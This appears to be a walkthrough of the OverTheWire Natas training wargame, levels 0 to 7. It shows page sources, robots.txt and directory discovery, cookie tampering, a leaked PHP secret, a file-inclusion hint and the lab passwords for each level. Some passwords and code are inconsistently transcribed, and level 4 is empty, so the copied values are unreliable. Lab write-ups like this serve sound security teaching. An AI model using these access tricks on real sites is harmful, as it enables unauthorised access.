

Contents

Introduction to Natas.....	2
NATAS Level 0: http://natas0.natas.labs.overthewire.org	2
NATAS Level 1: http://natas1.natas.labs.overthewire.org	3
NATAS Level 2: http://natas2.natas.labs.overthewire.org	4
NATAS Level 3: http://natas3.natas.labs.overthewire.org	5
NATAS Level 4: http://natas4.natas.labs.overthewire.org	7
NATAS Level 5: http://natas5.natas.labs.overthewire.org	8
NATAS Level 6: http://natas6.natas.labs.overthewire.org	10
NATAS Level 7: http://natas7.natas.labs.overthewire.org	11
NATAS Level 8: http://natas8.natas.labs.overthewire.org	12
NATAS Level 9: http://natas9.natas.labs.overthewire.org	14
NATAS Level 10: http://natas10.natas.labs.overthewire.org	15

Introduction to Natas


Natas is a web security war game offered by OverTheWire. It teaches the basics of server-side web security through a series of increasingly difficult challenges. The game consists of multiple levels, each designed to teach a specific concept related to web security, such as identifying and exploiting vulnerabilities in web applications.

NATAS Level 0: <http://natas0.natas.labs.overthewire.org>

ID: natas0

Password: natas0

Description: This is the introductory level. It usually serves as the starting point for learning how to access the next levels.



Line wrap ☐

```

1 <html>
2 <head>
3 <!-- This stuff in the header has nothing to do with the level -->
4 <link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
5 <link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
6 <link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
7 <script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
8 <script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
9 <script src="http://natas.labs.overthewire.org/js/wechall-data.js"></script><script src="http://natas.labs.overthewire.org/js/wechall.js"></script>
10 <script>var wechallinfo = { "level": "natas0", "pass": "natas0" };</script></head>
11 <body>
12 <h1>natas0</h1>
13 <div id="content">
14 You can find the password for the next level on this page.
15
16 <!--The password for natas1 is 0nzCigAq7t2iALyVU9xcHIYN4MlkIwlq -->
17 </div>
18 </body>
19 </html>
20
21


```

NATAS Level 1: <http://natas1.natas.labs.overthewire.org>

ID: natas1

Password: 0nzCigAq7t2iALyVU9xcHIYN4MlkIwlq

Description: The first challenge, introducing basic concepts of accessing restricted content, possibly through URL manipulation or viewing source code.



Line wrap ☐

```

1 <html>
2 <head>
3 <!-- This stuff in the header has nothing to do with the level -->
4 <link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
5 <link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
6 <link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
7 <script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
8 <script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
9 <script src="http://natas.labs.overthewire.org/js/wechall-data.js"></script><script src="http://natas.labs.overthewire.org/js/wechall.js"></script>
10 <script>var wechallinfo = { "level": "natas1", "pass": "0nzCigAq7t2iALyVU9xcHIYN4MlkIwlq" };</script></head>
11 <body oncontextmenu="javascript:alert('right clicking has been blocked!');return false;">
12 <h1>natas1</h1>
13 <div id="content">
14 You can find the password for the
15 next level on this page, but rightclicking has been blocked!
16
17 <!--The password for natas2 is TguMNXKo1DSaltuj8LuZ3nDU1CcUAP1I -->
18 </div>
19 </body>
20 </html>
21


```

NATAS Level 2: <http://natas2.natas.labs.overthewire.org>

ID: natas2


Password: TguMNxKo1DSa1tujBLuZJnDUIccUAP1I

Description: Builds upon the concepts introduced in Level 1, likely requiring more advanced techniques to uncover hidden information.



The screenshot shows the NATAS2 web application interface. At the top, there's a header with the text "NATAS2". Below it, a large white box contains the message "There is nothing on this page". To the right of this box is a "Wechall" logo and a "SUBMIT TOKEN" button. Below the white box, a smaller box contains the instruction "Press: Cntrl + U".




```
Line wrap ☐  
1 <html>  
2 <head>  
3 <!-- This stuff in the header has nothing to do with the level -->  
4 <link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">  
5 <link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />  
6 <link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />  
7 <script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>  
8 <script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>  
9 <script src="http://natas.labs.overthewire.org/js/wechall-data.js"></script><script src="http://natas.labs.overthewire.org/js/wechall.js"></script>  
10 <script>var wechallinfo = { "level": "natas2", "pass": "TguMNxKo1DSa1tujBLuZJnDUIccUAP1I" };</script></head>  
11 <body>  
12 <h1>natas2</h1>  
13 <div id="content">  
14 There is nothing on this page  
15   
16 </div>  
17 </body></html>  
18
```



The screenshot shows a web browser window. The address bar displays the URL "natas2.natas.labs.overthewire.org/files/pixel.png". Below the address bar, a message box says "Move to Files by removing pixel.png". A red arrow points from the "files/pixel.png" part of the URL to the message box.

← → ↻ Not secure natas2.natas.labs.overthewire.org/files/ ☆

Index of /files

Name	Last modified	Size	Description
 Parent Directory	-		
 pixel.png	2024-07-17 15:52	303	
 users.txt	2024-07-17 15:52	145	

Apache/2.4.58 (Ubuntu) Server at natas2.natas.labs.overthewire.org Port 80

```
# username:password
alice:BYNdCesZqW
bob:jw2ueICLvT
charlie:G5vCvkVV3m
natas3:3gqisGdR0pjm6tpkDKdIWO2hSvchLeYH
eve:zo4mJvYhIj2
mallory:9urtcpz8mH
```

NATAS Level 3: <http://natas3.natas.labs.overthewire.org>


ID: natas3

Password: 3gqisGdR0pjm6tpkDKdIWO2hSvchLeYH

Description: Involves further exploration of hidden elements in a web page, such as hidden directories or files.

NATAS3

There is nothing on this page

 **SUBMIT
TOKEN**

```
Line wrap ☐
1 <html>
2 <head>
3 <!-- This stuff in the header has nothing to do with the level -->
4 <link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
5 <link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
6 <link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
7 <script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
8 <script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
9 <script src="http://natas.labs.overthewire.org/js/wechall-data.js"></script><script src="http://natas.labs.overthewire.org/js/wechall.js"></script>
10 <script>var wechallinfo = { "level": "natas3", "pass": "3gqisGdR0pj6tPKdKdIW02hSvchLeYH" };</script></head>
11 <body>
12 <h1>natas3</h1>
13 <div id="content">
14 There is nothing on this page
15 <!-- No more information leaks!! Not even Google will find it this time. -->
16 </div>
17 </body></html>
18
```

```
view-source: natas3.natas.labs.overthewire.org/robots.txt
Line wrap ☐
1 User-agent: *
2 Disallow: /s3cr3t/
3
```

natas3.natas.labs.overthewire.org/s3cr3t/

Index of /s3cr3t

	Name	Last modified	Size	Description
Parent Directory	-			
	users.txt	2024-07-17 15:52	40	

Apache/2.4.58 (Ubuntu) Server at natas3.natas.labs.overthewire.org Port 80



```
natas3.natas.labs.overthewire.org/s3cr3t/users.txt
natas4:QryZXc2e0zahULdHrtHxzyYkj59kUxLQ
```



NATAS Level 4: <http://natas4.natas.labs.overthewire.org>

ID: natas4

Password: QryZXc2e0zahULdHrtHxzyYkj59kUxLQ

Description: Introduces more complex challenges, possibly involving understanding HTTP headers or cookies.






NATAS Level 5: <http://natas5.natas.labs.overthewire.org>

ID: natas5

Password: 0n35PkggAPm2zbEpOU802c0x0Msn1ToK

Description: Requires manipulation of web forms or query parameters to gain access to the next level.



Access disallowed. You are not logged in



Elements Console Sources Network Performance Memory Application Security Lighthouse Performance insights

```
<html class="hydrated">
  <head>
    <body data-new-gr-c-s-check-loaded="14.1188.0" data-gr-ext-installed="">
    <grammarly-desktop-integration data-grammarly-shadow-root="true">
  </html>
```

html.hydrated body

Console What's new

Hide network Log XMLHttpRequests Eager evaluation

Application Security Lighthouse Performance insights


Only show cookies with an issue

Name	Value	Domain	Path	Expires / ...	Size	HttpOnly	Secure	SameSite	Partition ...	Priority
._ga	GA1.1.1092824807.1721459945	.overthewire...	/	2025-08-...	30					Medium
._ga_RDOk2239G0	GS1.1.1721555099.7.0.1721555099.0.0.0	.overthewire...	/	2025-08-...	51					Medium
loggedin	0	natas5.natas...	/	Session	9					Medium

Cookie Value Show URL-decoded

Change to 1

Access granted. The password for natas6 is
0RoJwHdSKWFTYR5WuiAewauSuNaBXned



Elements Console Sources Network Performance Memory Application Security Lighthouse Performance insights

Only show cookies with an issue


Name	Value	Domain	Path	Expires / ...	Size	HttpOnly	Secure	SameSite	Partition ...	Priority
._ga	GA1.1.1092824807.1721459945	.overthewire...	/	2025-08-...	30					Medium
._ga_RDOk2239G0	GS1.1.1721555099.7.0.1721555099.0.0.0	.overthewire...	/	2025-08-...	51					Medium
loggedin	1	natas5.natas...	/	Session	9					Medium

NATAS Level 6: <http://natas6.natas.labs.overthewire.org>

ID: natas6

Password: 0RoJwHdSKWFTYR5WuiAewauSuNaBXned

Description: Involves understanding server-side code execution or logic to bypass security checks.




```
<html>
<head>
<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src="http://natas.labs.overthewire.org/js/wechall-data.js"></script><script src="http://natas.labs.overthewire.org/js/wechall.js"></script>
<script>var wechallinfo = { "level": "natas6", "pass": "<censored>" };</script></head>
<body>
<h1>natas6</h1>
<div id="content">

<?

include "includes/secret.inc";

    if(array_key_exists("submit", $_POST)) {
        if($_secret == $_POST['secret']) {
            print "Access granted. The password for natas7 is <censored>";
        } else {
            print "Wrong secret";
        }
    }
}
?>
```



```
<?
$_secret = "FOEIUWGHFEEUHOFOUOIU"
?>
```

NATAS6

Access granted. The password for natas7 is
bmg8SvU1LizuWjx3y7xkNERkHxGre0GS

Input secret:

[View sourcecode](#)



NATAS Level 7: <http://natas7.natas.labs.overthewire.org>


ID: natas7

Password: bmg8SvU1LizuWjx3y7xkNERkHxGre0GS

Description: Introduces concepts of directory traversal or file inclusion vulnerabilities.


NATAS7

[Home](#) [About](#)



Line wrap ☐

```
1 <html>
2 <head>
3 <!-- This stuff in the header has nothing to do with the level -->
4 <link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
5 <link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
6 <link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
7 <script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
8 <script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
9 <script src="http://natas.labs.overthewire.org/js/wechall-data.js"></script><script src="http://natas.labs.overthewire.org/js/wechall.js"></script>
10 <script>var wechallinfo = { "level": "natas7", "pass": "bmg8SvU1LizuWjx3y7xkNERkHxGre0GS" };</script></head>
11 <body>
12 <h1>natas7</h1>
13 <div id="content">
14
15 <a href="index.php?page=home">Home</a>
16 <a href="index.php?page=about">About</a>
17 <br>
18 <br>
19 this is the front page
20
21 <!-- hint: password for webuser natas8 is in /etc/natas_webpass/natas8 -->
22 </div>
23 </body>
24 </html>
25
```

